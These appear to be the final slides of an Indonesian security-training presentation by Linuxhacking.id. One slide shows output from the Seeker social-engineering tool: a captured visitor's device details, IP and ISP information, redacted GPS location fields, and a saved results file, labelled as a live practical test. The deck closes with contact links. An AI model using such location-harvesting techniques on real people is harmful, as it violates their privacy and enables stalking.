
TAMPILAN HALAMAN



LOG SEEKER

```
[!] Device Information :  
[+] OS      : Android 10  
[+] Platform : Linux armv81  
[+] CPU Cores : 8  
[+] RAM     : 8  
[+] GPU Vendor : Qualcomm  
[+] GPU      : Adreno (TM) 650  
[+] Resolution : 384x854  
[+] Browser   : Chrome/117.0.0.0  
[+] Public IP  : [REDACTED]  
  
[!] IP Information :  
[+] Continent : Asia  
[+] Country   : Indonesia  
[+] Region    : Central Java  
[+] City      : [REDACTED]  
[+] Org       : Pt. XL Axiata Tbk  
[+] ISP       : Pt XL Axiata Tbk  
  
[!] Location Information :  
[+] Latitude  : [REDACTED]  
[+] Longitude : [REDACTED]  
[+] Accuracy  : [REDACTED]  
[+] Altitude   : [REDACTED]  
[+] Direction  : [REDACTED]  
[+] Speed     : Not Available  
  
[+] Google Maps : https://www.google.com/maps/place/-6.  
[+] Data Saved  : /home/zsecurity/seeker/db/results.csv  
  
[+] Waiting for Client...[ctrl+c to exit]
```

LIVE PRACTICAL SOCIAL ENGINEERING TEST



PERTANYAAN?

Jika terdapat pertanyaan dapat kontak melalui:

- <https://t.me/zsecur1ty>
- https://www.instagram.com/linuxhackingid_official/

TERIMAKASIH

Linuxhacking.id

